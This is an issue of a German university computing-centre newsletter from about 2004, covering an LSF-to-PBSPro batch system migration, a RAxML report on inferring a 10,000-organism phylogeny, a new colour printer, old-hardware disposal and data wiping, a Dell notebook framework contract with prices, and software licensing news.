Migration von LSF nach PBS

Im Rahmen einer notwendig gewordenen Neuverhandlung über die Hard- und Software-Support-Konditionen des Memory-Servers **mssgi1** hat das RRZE die Gelegenheit genutzt, an dessen Queueing-System Veränderungen vorzunehmen. Bisher wurde auf der Maschine LSF 4.1 vom Hersteller Platform Computing eingesetzt. Mit der Installation des 32-Bit-Clusters und der Altix 3700 kam das Konkurrenzprodukt PBS in seinen freien und kommerziellen Varianten zum Einsatz. Diese Software entspricht sowohl den Anforderungen der Kunden als auch der RRZE-Administratoren besser. Als Konsequenz wurde mit Wirkung zum 01.01.2005 der Supportvertrag mit SGI für die LSF-Komponente gekündigt. Ab diesem Zeitpunkt wird auch auf dem Memory-Server das Produkt PBSPro der Firma Altair installiert sein. Damit ist das User-Interface zum Queueing-System auf allen modernen HPC-Systemen des RRZE (IA32-Cluster, Altix, Origin) praktisch identisch.

Die Nutzer des Memory-Servers werden – abgesehen von den unvermeidlichen Umstellungen bei den Batch-Skripten – von der Migration profitieren, da PBS die Struktur der Maschine besser versteht und eine „Zersplitterung“ in Einzelprozessoren nicht mehr auftreten kann. Die Performance speicherintensiver Paralleljobs wird sich dadurch aller Voraussicht nach verbessern.

Einzelheiten sowie das genaue Datum der Umstellung des Queueing-Systems werden noch rechtzeitig auf den üblichen Verteilerwegen bekannt gegeben. Das HPC-Team des RRZE unterstützt seine Kunden selbstverständlich gerne bei der Migration nach PBSPro.

G. Hager

Online-Dokumentation zu HPC-Software

Nach der Umstellung der RRZE-Webseiten auf das neue, CI-konforme Design sind diverse Dokumentationen kommerzieller Softwarepakete auf den HPC-Maschinen nicht mehr öffentlich zugänglich. Sie stehen Ihnen künftig passwortgeschützt zur Verfügung. Benutzernamen und Passwort erhalten Sie nach Ausführung eines Skripts auf einem HPC-Rechner:

Altix, IA32-Cluster: `/opt/rrze/bin/docpw`
Memory-Server: `/usr/local/bin/docpw`

Im Falle der Intel-Compiler und Bibliotheken ist die komplette Dokumentation auch direkt auf den Zielsystemen abgelegt.

G. Hager

Benutzerbericht „Informatik“

Inference of the first 10.000-organism Phylogeny with Maximum Likelihood on the RRZE PC Cluster

Inference of large phylogenetic (evolutionary) trees for a set of organisms based on aligned DNA or protein sequence data using elaborate statistical models of sequence evolution is computationally extremely intensive. On the one hand this is due to the fact that the computation of the likelihood value for each individual potential tree topology involves the execution of a large amount of floating point operations. On the other hand the number of alternative tree topologies grows exponentially with the number of species, e.g. for 50 species there exist 2.84×10^{76} alternative trees which corresponds almost to the number of atoms in the universe, approximately 10^{80} . In addition, the fact that NP-hardness has already been demonstrated for less elaborate phylogeny problems such as perfect phylogeny and maximum parsimony it is widely believed that maximum likelihood is NP-hard.

Recently, simple heuristics which yield accurate trees for synthetic (simulated) as well as real data have been introduced and implemented in a sequential program called RAxML [hicomb2004].

It has been demonstrated that RAxML outperforms the currently – to the best of the author's knowledge – fastest statistical phylogeny programs: MrBayes [bayes_bio] and PHYML [phym] both in terms of speed and final tree likelihood values on real data [tiffani]. This report covers results obtained with the non-deterministic parallel MPI-based implementation of the RAxML algorithm. The RRZE PC cluster was used as the main development and production platform for parallel RAxML. The parallel implementation yielded partially super-linear speedups for a phylogenetic analysis of 1.000 organisms. In addition, it enabled the – to the best of the author's knowledge – largest maximum likelihood-based phylogenetic analysis to date including 10.000 representative species from the three domains of life: Eukarya, Bacteria and Archaea, which will be presented at Euro-Par 2004 [europar2004]. The respective high-quality alignment (DNA) data has been extracted from the ARB [arb2] database.

Computation of the 10.000-organism Phylogeny

The 10.000-organism tree was computed using parallel RAxML which was successively executed and restarted several times on 32 or 64 processors of the RRZE PC cluster depending on processor availability. In order to obtain some marginal confidence into the final result 5 distinct final trees were inferred and merged via so-called consensus tree methods. The computation of each tree required an average of approximately 3200 accumulated CPU hours. RAxML allows for inference of distinct trees due to a randomized sequential program component and the non-determinism of the parallel implementation.

Several new problems and challenges arise with the ability to compute huge phylogenetic trees. Visualization represents a key issue, since the 10.000-organism tree can not be displayed properly with standard tools as outlined in the Figure. Furthermore, other programs such as MrBayes and PHYML failed on 32-bit processor architectures due to excessive memory requirements. An in-depth discussion of related problems and solutions is provided in [bgrs2004].




Fig.: Visualization of the 10.000-organism tree

Current & Future Work

Current work focuses on the implementation of more elaborate statistical models of nucleotide substitution, which incorporate a larger number of model parameters and allow for higher accuracy. Furthermore, the applicability of parallel or distributed divide and conquer approaches in conjunction with supertree [supertrees] building methods, for inference of even larger trees, is assessed. Finally, work is conducted to devise a RAXML-based alignment division tool for such an approach.

Relevant publications as well as the RAXML open source code are available for download at <http://www.bode.in.tum.de/~stamatak>.

This work is sponsored under the project ID ParBaum within the framework of the "Competence Network for Technical, Scientific High Performance Computing in Bavaria" (KONWIHR). Support of the RRZE HPC group is greatly acknowledged.

References

- [supertrees] Bininda-Emonds, O.R.P. et al.: The (super)tree of life: procedures, problems, and prospects. *Annual Reviews of Ecology and Systematics*, (2002) 33:265-289
- [phym] Guindon, S., and Gascuel, O.: A Simple, Fast, and Accurate Algorithm to Estimate Large Phylogenies by Maximum Likelihood. *Syst. Biol.*, (2003) 52(5):696-704

[bayes_bio] Huelsenbeck, J.P., and Ronquist, F.: MRBAYES: Bayesian inference of phylogenetic trees. *Bioinf.*, (2001) 17(8):754-755

[arb2] Ludwig, W. et al.: ARB: A Software Environment for Sequence Data. *Nucl. Acids Res.*, (2003) 32(4):1363-1371

[europar2004] Stamatakis, A.P., et al: Parallel Inference of a 10.000-taxon Phylogeny with Maximum Likelihood. *Proc. of Euro-Par 2004* (2004), to be published

[bgrs2004] Stamatakis, A.P., et al: Computing Large Phylogenies with Statistical Methods: Problems & Solutions. *Proc. of BGRS2004* (2004), to be published

[hicomb2004] Stamatakis, A.P., et al: New Fast and Accurate Heuristics for Inference of Large Phylogenetic Trees. *Proc. of IPDPS2004* (2004), to be published

[tiffani] Williams, T.L., Moret, B.M.E.: An Investigation of Phylogenetic Likelihood Methods. *Proc. of BIBE'03* (2003)

Autor & Kontaktperson

Alexandros P. Stamatakis
Technische Universität München
Department of Computer Science
Alexandros.Stamatakis@in.tum.de

Neuer Farblaserdrucker am RRZE

Optimale Qualität

Das RRZE hat seinen alten Farblaserdrucker Canon CLC1150 gegen ein Gerät der neuesten Generation getauscht. Vier Jahre lang wurde der Vorgänger intensiv genutzt: insgesamt 200.000 Seiten verließen das Gerät, davon 155.000 in Farbe und 45.000 in schwarz-weiß. Der neu beschaffte Farblaser CLC3200 wartet mit einer Vielzahl neuer Technologien auf und optimiert die einfache und schnelle Farbdruckerstellung - gepaart mit äußerst günstigen Betriebskosten und einer hochwertigen Bildqualität.

Der CLC3200 verwendet nicht mehr die sogenannte Eintrommel-Technologie wie sein Vorgänger, sondern arbeitet mit vier Trommeln. Damit ist er in der Lage, sowohl im Vollfarb- als auch im Schwarzweiß-Modus bis zu 32 A4-Seiten pro Minute zu drucken. Dank der Standard-Duplex-Einheit ist die Produktion doppelseitiger Kopien und Drucke jetzt wesentlich einfacher zu handhaben.

Nach Angaben des Herstellers, setzt der CLC3200 neue Maßstäbe bei der Farbqualität und der Erstellung professioneller, mattglänzender Ausdrucke setzen. Dies wird durch den speziellen Canon S-Type-Polymer-toner erreicht. Die ölfreie Fixierung garantiert eine optimale Qualität über die gesamte Farbskala. Die Druckauflösung liegt bei 2400 x 600 dpi mit 256 Halbtonstufen pro Farbe. Auf diese Weise erhalten die Kunden des RRZE jederzeit exakte und beständige Farbausgaben. Darüber hinaus verarbeitet der CLC3200, dank seines zwischengeschalteten Transportsystems, eine Vielzahl unterschiedlich schwerer Druckmaterialien.

Der Canon CLC3200 kann von den Grafikarbeitsplätzen im RRZE (Raum 1.013) direkt angesteuert werden. Für größere Druckaufträge können Sie sich gerne an das Druckteam des RRZE wenden. Die Abwicklung des Auftrags erfolgt wie beim Posterdruck. Weitere Infos finden Sie auf folgenden Webseiten: <http://www.rrze.uni-erlangen.de/dienste/arbeiten-rechnen/scannen-drucken>
S. Heinrich



Technische Daten

32 A4-Seiten/Min. (Vollfarbe und Schwarzweiß)
Ölfreie Fixierung
Papierkapazität: 4.800 Blatt, 6 Einzüge
Schneller automatischer Duplex-Druck (ohne Zwischenfach)
Integrierter Druckcontroller
Verarbeitung von schwerem Papier bis 200 gr.
Modulares System
Auflösung: 600 Punkte pro Zoll (dpi)
Maximal bedruckbarer Bereich: Papiergröße abzüglich 3mm pro Seitenrand

Verfügbare Medien

Fach 1: Papier DIN A4 blau (Bannerpage) 80g
Fach 2: Folie DIN A4
Fach 3: Papier DIN A3 90g
Fach 4: Papier 12x18Zoll, (305x457mm, A3-Überformat) 90g
Seitliche Zufuhreinheit: Papier DIN A4 90g
Manueller Einzug: Papier DIN A4 160g (schweres Papier)

Altgeräteentsorgung

Wohin mit alter Hardware?

Wenn nach einigen Jahren die Rechner erneuert werden und ein moderner PC mit strahlungsarmem TFT-Monitor bereits im Karton auf Sie wartet oder sogar mit der schon vorinstallierten Software eintrifft, ist die Freude meist groß. Der neue Rechner wird schnell angeschlossen und mit den wichtigsten Daten vom alten PC versorgt. Und die alte Hardware? Die wandert dann oft erstmal an einen Ort, wo sie nicht weiter stört. Schließlich existieren in fast allen Instituten diverse Räume, die sich gut „zum Lagern“ eignen. Monate, manchmal auch Jahre später, tauchen die Geräte beim Aufräumen wieder auf und keiner kann sich noch so genau daran erinnern, was es mit der Hardware auf sich hatte. Deshalb hier einige Tipps:

Inventarisierung!

Technische Geräte müssen im Öffentlichen Dienst nach allen Regeln der Bürokratie inventarisiert werden. Dazu ist es nötig, ein Inventarbuch zu führen und jedes einzelne Gerät über einen Inventaraufkleber zu identifizieren. Alte Hardware, die verschrottet oder abgegeben werden soll, wird dementsprechend aus der Inventarliste ausgetragen und je nach weiterem Verwendungszweck gekennzeichnet.

Daten entsorgen – aber „richtig“!

Der Handel mit gebrauchter Hardware erfreut sich nicht erst seit eBay großer Beliebtheit. Auf vielen Flohmärkten oder Computermärkten findet man Rechnerzubehör aller Art. Natürlich auch gebrauchte Festplatten. Im Normalfall ist ein Käufer nur daran interessiert, die erworbene Festplatte in sein System zu integrieren und mit den eigenen Daten zu bespielen. Aber was passiert, wenn sich vermeintlich gelöschte Daten mit zwei Maus-Klicks wieder herstellen lassen und der neue Besitzer sich plötzlich Einblick in Ihre Finanzgeschäfte oder wissenschaftliche Forschungsergebnisse verschaffen kann?

Achten Sie deshalb immer darauf, vor Abgabe der alten Hardware, die Daten auf der Festplatte – soweit wie möglich – unwiederbringlich zu löschen. Dabei reicht es unter dem Betriebssystem Windows nicht, die Daten in den Papierkorb zu verschieben und diesen dann „zu leeren“. Jeder auch nur etwas geübte Computerbastler ist in der Lage, diese Daten genau so schnell wieder sichtbar zu machen.

Befehle wie `Quickformat`, `Format`, `Fdisk`, etc. helfen ebenfalls nur bedingt. Wenn Sie Daten „wirklich“ löschen wollen, muss die komplette Festplatte entweder mit belanglosen Daten bespielt oder jedes einzelne Bit mit speziellen Programmen überschrieben werden. Von Ihrem lokalen IT-Betreuer erfahren Sie, welche Tools und Programme Sie einsetzen sollten.

„Löschen“-Software für MS-Windows:

Secure Eraser (Freeware), TuneUp Utilities

„Löschen“-Software für Linux:

Knoppix-CD, Programm `dd`

Tipps zum Löschen von Daten:

Zeitschrift ct 5/03, S. 192 ff „Auf Nimmerwiedersehen“

Und vergessen Sie nicht – um es mit den Worten von Erwin Pelzig zu sagen: „Aufgemerkt ... gelöscht ist dann aber auch gelöscht!“

Datenträger mit lizenzpflichtiger Software

Datenträger, die lizenzpflichtige Software enthalten, müssen ebenfalls unlesbar gemacht werden. Sie dürfen also – auch wenn es sich um ältere Software handelt – den Datenträger nicht einfach weitergeben oder verschenken, sondern müssen die CDs und DVDs „zerstören“. Lizenzierungs-codes, Passwörter und dergleichen, die zur Installation der Programme benötigt werden, sind zu vernichten.

Alte Geräte entsorgen, aber wo?

Der Wertstoffhof der FAU

Die FAU betreibt seit einigen Jahren in der Paul-Gordan-Straße 10 in Erlangen einen eigenen Wertstoffhof (Öffnungszeiten: Mittwoch, 8-13 Uhr). Hier können Sie nicht nur alte Computer-Hardware abgeben, sondern auch Batterien, Styropor und viele anderen Wertstoffe umweltfreundlich entsorgen. Bei der Anlieferung größerer Materialmengen sollten Sie sich vorher unbedingt mit den zuständigen Kollegen vor Ort absprechen.

Informationen zur Altgeräte- und Abfallentsorgung finden Sie im Internet auf den Webseiten des RRZE, unter:

<http://www.rrze.uni-erlangen.de/hardware/alt.html>

Weitere Fragen zur Entsorgung beantwortet Ihnen auch der zuständige Sachbearbeiter der ZUV, Herr Buyken, Ref. V/5, Tel. 25080.

D. Dippel

Ausschreibung der Universität Würzburg

Rahmenvertrag für Notebooks

Die Universität Würzburg hat eine deutschlandweite Ausschreibung für Notebooks durchgeführt und der Firma Dell Computer GmbH den Zuschlag erteilt. Eine Öffnungsklausel in den Vertragsbedingungen ermöglicht anderen Hochschulen Bayerns, die Leistungen des Vertrags zu nutzen.

Das RRZE hat sich nach gründlicher Prüfung der Leistungsbeschreibung und der Verdingungsunterlagen sowie intensiven Tests von Mustergeräten dem Vertrag der Universität Würzburg angeschlossen. Auf eine eigene Ausschreibung, die bei der Menge der zu beschaffenden Notebooks für die Universität Erlangen-Nürnberg erforderlich gewesen wäre, aus Personal- und Zeitgründen jedoch nicht möglich war, konnte deshalb verzichtet werden.

Die Vertragslaufzeit beträgt ein Jahr (bis 07.12.2004) und kann vom RRZE um ein Jahr verlängert werden.

Im Sinne der DV-Beschaffungsrichtlinien muss bei allen Einrichtungen der FAU (außerhalb des Klinikums) die Beschaffung von Notebooks nun entsprechend diesem Rahmenvertrag erfolgen. Auf der Rechnung genügt die Angabe ‚Vergabeverfahren: Rahmenvertrag RRZE/Dell‘. (Dieses Vorgehen ist mit der Universitätskasse, Referat IV/6, ZAUM abgesprochen.)

Durch ständige Marktbeobachtung, enge Firmkontakte sowie Gerätetests und Erfahrungsberichte der Benutzer versucht das RRZE seinen Kunden die empfehlenswertesten Rechner sowie Zubehör und Netzkomponenten zu vermitteln.

Hardware-Informationen

Gerätetypen: ausschließlich Dell Latitude Dxxx

Modelle:

- Typ „Sub-Notebook“: Dell Latitude D400
- Typ „Standardgerät“: Dell Latitude D600
- Typ „Desktop-Ersatz“: Dell Latitude D800

Geräteigenschaften:

- Intel Centrino Mobiltechnologie
- Der modulare Aufbau ermöglicht den Kauf in verschiedenen Ausbaustufen (Prozessor, RAM, HDU, TFT, u.s.w.).
- LAN, Modem, USB 2.0, WLAN, optional Bluetooth, etc.
- Die Laufwerkskomponenten sind zwischen den einzelnen Modellen austauschbar.

- Die Notebooks sind über Port-Replikator oder Docking-Station auch als vollwertige Desktop-PCs einsetzbar
- Details siehe: <http://www.dell.de/>

RRZE-Musterkonfigurationen:

- <http://www.rrze.uni-erlangen.de/dienste/hardware/beschaffung/notebooks.shtml>
> Musterkonfiguration
- siehe auch Tabelle auf S. 40

Preise, Garantie- und Lieferbedingungen

Rabattsatz:

- fest auf die Dell-Listenpreise „Öffentliche Auftraggeber“

Garantie:

- 36 Monate vor Ort, International (Dell Standard)
- Option: Verlängerung von 36 auf 60 Monate
- Akku: 12 Monate

Lieferung:

- „Frei Haus“ (d.h., die bei Dell üblichen 65 Euro netto für den Transport entfallen.)

Die **Konditionen** gelten NICHT für Sonderangebote und Sonderaktionen.

Bezugsberechtigungen

- FAU-Einrichtungen für die dienstliche Nutzung
- FAU-Beschäftigte für die private Nutzung (Bestellung über ihre Einrichtung)
- FAU-Studierende: leider nicht direkt
Studierende können jedoch die Notebooks der Fa. Dell über folgendes Web-Portal kaufen:
□ <http://www.dell.de/premier/>
(Username: asknet, Passwort: committee872)
□ Die Abwicklung erfolgt über die asknet AG in Karlsruhe (www.asknet.de).

Bestellung, Lieferung, Rechnungstellung

- Jede FAU-Institution bestellt selbst bei Dell:
Dell Computer GmbH
Monzastr. 4
63225 Langen

- Ansprechpartner bei Dell:
Herr Oliver Schickedanz
Oliver_Schickedanz@Dell.com
Telefon: 06103/766-3765
Telefax: 06103/766-9227
- Es MUSS das RRZE-Notebook-Bestellformular verwendet werden. Sie finden es unter:
<http://www.rrze.uni-erlangen.de/dienste/hardware/beschaffung/notebooks.shtml>
- Bestell-, Liefer- und Rechnungsanschrift ist die der jeweiligen Institution.
- Alle Bestellungen laufen nur unter der RRZE-Kundennummer: DE-1026222

Weitere Hinweise und Tipps

Vorgehensweise bei Bestellungen, die von den RRZE-Musterkonfigurationen Dell Latitude D400, D600 und D800 abweichen (z.B.: Dell Latitude X300 oder Latitude D5059):

- <http://www.dell.de> „Öffentliche Auftraggeber“;
- Stellen Sie sich Ihre persönliche Dell Latitude-Konfiguration zusammen;
- Angebot abspeichern und – nicht vergessen – Angebotsnummer, Preis und „Passwort“ ausdrucken bzw. aufschreiben oder merken;
- Lassen Sie sich dann von der Firma Dell ein schriftliches Angebot über Ihr „online-erstelltes Wunsch-Notebook“ unter Angabe der Angebotsnummer und „des benutzten Passwortes“ erstellen;
- Vergleichen Sie das schriftliche Angebot GENAU mit Ihrem „online-erstelltem Wunsch-Notebook“;
- Fehler bitte durch Dell schriftlich korrigieren lassen – ansonsten wird Ihnen evtl. „etwas anderes als gewünscht“ geliefert;
- Faxen Sie die beiliegende Auftragsbestätigung (letztes Blatt des Angebots) AUSGEFÜLLT und UNTERSCHRIEBEN an Dell, um die Bestellung verbindlich in Gang zu setzen.

Falls Sie noch Fragen zum Notebook-Kauf haben, wenden Sie sich bitte an: hardware@rrze.uni-erlangen.de
D. Dippel

Welche Vorteile hat ein Rahmenvertrag?

- Bei Einzelbeschaffungen nach diesem Rahmenvertrag entfällt der personelle Aufwand zur Typen-, Hersteller- und Lieferantenauswahl.
- Bei Beschaffungen nach diesem Rahmenvertrag müssen keine Gegenangebote eingeholt werden.
- Auch bei größeren Beschaffungen ist keine weitere Ausschreibung mehr erforderlich (betrifft z.B. CIP, WAP, HBFG).
- Die Notebooks sind nach technischen Gesichtspunkten ausgewählt und werden vom RRZE unterstützt bei System-Software, Netzwerkintegration, Reparaturen und Ausbauten.

Sie möchten schnell wissen, was ein vom RRZE empfohlenes Dell-Notebook kostet ?

Auf der Webseite

<http://www.rrze.uni-erlangen.de/dienste/hardware/beschaffung>

finden Sie eine Übersicht der vom RRZE empfohlenen Notebooks Dell Latitude D400 - D600 - D800. Alle Notebooks sind bereits in der Basis-Ausstattung voll funktionsfähig und einsatzbereit!

Preisänderungen sind jederzeit möglich !
Dieter Dippel, Tel.: 85 - 2 70 30
E-Mail: dippel@rrze.uni-erlangen.de

Preise und Bestellformulare sind nur aus dem FAU-Intranet abrufbar!

Videokonferenzen

Das zeitgemäße Medium für schnelle und kostengünstige Kommunikation.

Besuchen Sie uns im Internet unter:
<http://www.mmz.rrze.uni-erlangen.de>

Tel. 09131/85-28898 (M. Gräve)
E-Mail: mmz@rrze.uni-erlangen.de

Übersicht: Notebooks - Dell Latitude D400 - D600 - D800

Notebook-Typen und Display-Größe	Das "Kleine" mit 12 Zoll TFT	Das "Mittlere" mit 14 Zoll TFT	Das "Grosse" mit 15 Zoll TFT
RZ Uni-Würzburg Geräte-Bezeichnung	"Sub-Notebook"	"Standard-Notebook"	"Desktop Ersatz-Notebook"
Notebook Basis-Ausstattung			
Notebook Hersteller-Bezeichnung	Dell Latitude D400 1,6 GHz XGA	Dell Latitude D600 1,6GHz SXGA+	Dell Latitude D800 1,7GHz W-SXGA+
Dell-Zusatzbezeichnung	Ultra-Portable	Mobility-Notebook	Performance-Notebook
Abmessungen (H x B x T) mm	27 x 294 x 245 mm	31 x 315 x 257 mm	31 x 360 x 271 mm
Gewicht (kg) abhängig von der Ausbaustufe	ca. 2 kg	ca. 3 kg	2,2 - 3,2 kg
Netzteil - Stromversorgung (Watt)	65 Watt	90 Watt	90 Watt
Akku - 1 J Garantie (Betriebsdauer abhängig von Anwendung(en))	Li-Ion 42Wh (ca. 5,5 Std)	Li-Ion-Akku 53 Wh (ca. 5,5 Std)	Li-Ion-Akku 72 Wh (ca. 5,5 Std)
Display (TFT) Größe (Zoll)	12,1"	14,1"	15,4"
Display, max. Auflösung, Farben: (Dell: W-SXGA, Wide Aspect Ratio)	XGA 1024x768, 16,7 Mio	SXGA+ 1400 x 1050, 16,7 Mio	W-SXGA+ 1680 x 1050, 16,7 Mio
Externes Display über analog VGA-Buchse, max. Auflösung, Farben:	1600x1200 (UXGA), 16,7 Mio	1600x1200, 16,7 Mio	1600x1200, 16,7 Mio
Prozessor: Intel® Pentium® M 7x5 (1,xx GHz, 2MB Cache, 400 MHz FSB)	1,60 GHz (Prozessor 725)	1,60 GHz (Prozessor 725)	1,70 GHz (Prozessor 735)
Chipsatz Intel 855	i855PM	i855PM	i855PM
RAM - Arbeitsspeicher (max.2048 MB)	512 MByte (1 Modul)	512 MByte (1 Modul)	512 MByte (1 Modul)
Festplatte HDD, Ultra DMA-100	40 GB	40 GB	40 GB
Optisches Laufwerk (DVD-ROM, DVD-ROM & CD-RW, DVD+R/+RW)	8x EIDE DVD-ROM Laufwerk, modular	8x EIDE DVD-ROM Laufwerk, modular	DVD-ROM & CD-RW Combo-Laufwerk, modular
Diskettenlaufwerk FDD 1.44MB (Optional unter Notebook-Erweiterungen)	modular oder extern USB	modular oder extern USB	modular oder extern USB
Grafik (integriert):	Intel® 855GM	ATI Mobility Radeon 9000	nVidia GeForce FX Go5200 64 MB
Grafikausgänge: Analog VGA / S-Video Ausgang	Analog VGA / S-Video Ausgang	Analog VGA / S-Video Ausgang	Analog VGA / S-Video Ausgang
LAN: 10/100/1000MB, RJ-45 (Hersteller)	X	X	X
WLAN 802.11a/b/g, 11/54MB - Dell Wireless 1450 Mini PCI Karte	X	X	X
Bluetooth Dell TrueMobile 300	X	X	X
56kB Modem V.92, RJ-11	X	X	X
Audio-Sound integriert "on Board" (AC 97) inkl. 2 Lautsprecher	X	X	X
USB 2.0 integriert "on Board" (Anzahl der Anschlüsse)	2	2	2
Weitere Schnittstellen: Seriell / Parallel / IrDA / FIR, etc.	9-pol. / Nein / IrDA	9-pol. / 25-pol. / IrDA	9-pol. / 25-pol. / IrDA
Smart-Card-Leser (intern)	X	X	X
Betriebssystem Windows XP Pro (OEM) inkl. Recovery-CD	X	X	X
Garantie 36 Monate vor Ort (ohne Zusatzpakete)	X	X	X
Notebookpreis inkl. 36 Mon. Garantie (netto, ohne MwSt.)	1.224,25 €	1.284,25 €	1.591,75 €
Notebookpreis inkl. 36 Mon. Garantie (brutto, inkl. 16% MwSt.)	1.420,13 €	1.489,73 €	1.846,43 €
Versandkosten (65 Euro netto)	entfallen laut RRZE-Rahmenvertrag	entfallen laut RRZE-Rahmenvertrag	entfallen laut RRZE-Rahmenvertrag
Kommentare (Sonderangebote & Rabatte, Aktionspreise, etc.)	kein Rabatt bei Sonderangeboten oder Preisaktionen		
Notebook-Erweiterungen: Optional (Aufpreis auf Basis-Gerät)	Dell Latitude D400	Dell Latitude D600	Dell Latitude D800
Prozessor: Intel® Pentium® M 745 (1,80 GHz)	157,50 €	150,00 €	112,50 €
Prozessor: Intel® Pentium® M 755 (2,00 GHz)	270,00 €	307,50 €	262,50 €
RAM - Arbeitsspeicher: 1024 MB (2 x 512 MB) statt 512 MB	172,50 €	172,50 €	172,50 €
Festplatte: 60 GByte statt 40 GByte	37,50 €	37,50 €	37,50 €
Festplatte: 80 GByte statt 40 GByte	Nicht lieferbar	112,50 €	112,50 €
DVD-ROM & CD-RW Combo-LW (CD-Brenner) statt DVD-CDROM	30,00 €	30,00 €	30,00 €
DVD+R/+RW (DVD-Brenner) statt DVD-CDROM, modular	217,50 €	180,00 €	180,00 €
3,5" Diskettenlaufwerk (modular, Einschub)	37,50 €	37,50 €	37,50 €
3,5" Diskettenlaufwerk, extern USB (Dell # IM-E77Z285)	30,59 €	30,59 €	30,59 €
Garantieverlängerung von 36 auf 60 Monate	158,00 €	158,00 €	158,00 €
Notebook-Zubehör: Optional (Aufpreis auf Basis-Gerät)	Dell Latitude D400	Dell Latitude D600	Dell Latitude D800
Dell-I/O Replikator D/Port Portreplikator ohne Monitorständer	112,50 €	112,50 €	112,50 €
Dell-Docking Station D/Dock Dockingstation ohne Monitorständer	225,00 €	225,00 €	225,00 €
Zusätzlicher Lithium-Ionen Akku (42 Wh)	90,00 €	105,00 €	105,00 €
Dell optische 2-Tasten Maus mit Scrollrad, USB, schwarz	15,00 €	15,00 €	15,00 €
Tasche - Rucksack	Dell Latitude D400	Dell Latitude D600	Dell Latitude D800
Classic Nylontasche bzw. Deluxe Nylontasche	30,00 €	30,00 €	45,00 €
Classic Ledertasche	41,25 €	41,25 €	Nicht lieferbar
Dell Ledermappe bzw. Ledertasche - Dell Empfehlung	41,25 €	52,50 €	52,50 €
Corporate Flyer Trolley Case - für alle Dell Notebooks, Nylon	99,00 €	99,00 €	99,00 €
Rucksack Pro - für alle Dell Notebooks, Nylon, schwarz	51,00 €	51,00 €	51,00 €
RRZE-Gesamtpreis: Notebook + Zubehör (A + B) netto, ohne MwSt.			
RRZE-Gesamtpreis: Notebook + Zubehör(A + B) brutto, inkl. 16% MwSt.			

Alle Angaben ohne Gewähr - Preisänderungen jederzeit möglich ! Stand 17.09.2004

Software-Beschaffung

Preise & Lizenzen

Informationen zur Software-Beschaffung finden Sie auf dem Web-Server des RRZE, unter:

<http://www.rrze.uni-erlangen.de/dienste/software/>

Software-News erhalten Sie über die Campus-Mailing-Listen, in die Sie sich hier eintragen können:

<http://www.rrze.uni-erlangen.de/news/informationsverteiler/maillinglisten/>

In dieser BI (blaue Innenbeilage) sind abgedruckt:

- Software-Preisliste (Dienstliche Nutzung)

<http://www.rrze.uni-erlangen.de/dienste/konditionen/preise/software-lizenzen.shtml>

- Software (Dienstliche und private Nutzung)

<http://www.rrze.uni-erlangen.de/dienste/software/dienstliche-und-private-nutzung.shtml>

Mit Ihren Fragen, Wünschen und Problemen wenden Sie sich bitte an: software@rrze.uni-erlangen.de

MSDNAA-Programm: Software-Kosten sparen

Das MSDNAA-Programm (Microsoft Developer Network Alliance Program) gilt nun für folgende Fakultäten:

- Naturwissenschaftliche Fakultät I (Mathematik, Physik)
- Naturwissenschaftliche Fakultät II (Biologie, Chemie, Pharmazie)
- Naturwissenschaftliche Fakultät III (Geowissenschaften)
- Technische Fakultät
- Wirtschafts- und Sozialwissenschaftliche Fakultät

Darin sind u. a. folgende Produkte enthalten:

- Office Access
- MapPoint
- Project Professional
- Visio Professional
- Visual FoxPro
- Visual Studio.NET Professional
- Windows Professional
- Windows Server (10 User; nur zum Lernen & Lehren, nicht als Lehrstuhl-Server)

Die Software kann für den Einsatz auf Universitäts-PCs (außer in Sekretariaten, Werkstätten etc.), also für Forschung und Lehre gegen eine geringe Gebühr beim RRZE bezogen werden.

- ▶ ▶ Die private Nutzung ist für alle Beschäftigten und Studierenden dieser Einrichtungen sogar kostenlos.

- ▶ ▶ Weitere Informationen erhalten Sie unter:

<http://www.rrze.uni-erlangen.de/dienste/software>

Neue Produkte und Versionen

- ABBYY Finereader Professional (Windows):
OCR-Software (Optische Zeichenerkennung)
- Entwicklungsumgebung für Open-Source-Programmiersprachen (Perl, PHP, Python, Tcl, XSLT)
 - ActiveState Komodo Personal 3.0 (Linux/Windows)
 - ActiveState Komodo Professional 3.0 (Linux/Solaris/Windows)
- Adobe Creative Suite Premium 1.0 (Mac OS/Windows, deutsch)
- Apple Mac OS X 10.3.2/Panther (PowerPC, mehrsprg.)
- BibleWorks 6.0 (Windows, englisch) (Artikel S. 47)
- MATLAB (<http://www.rrze.uni-erlangen.de/dienste/software/produkte/matlab.shtml>)
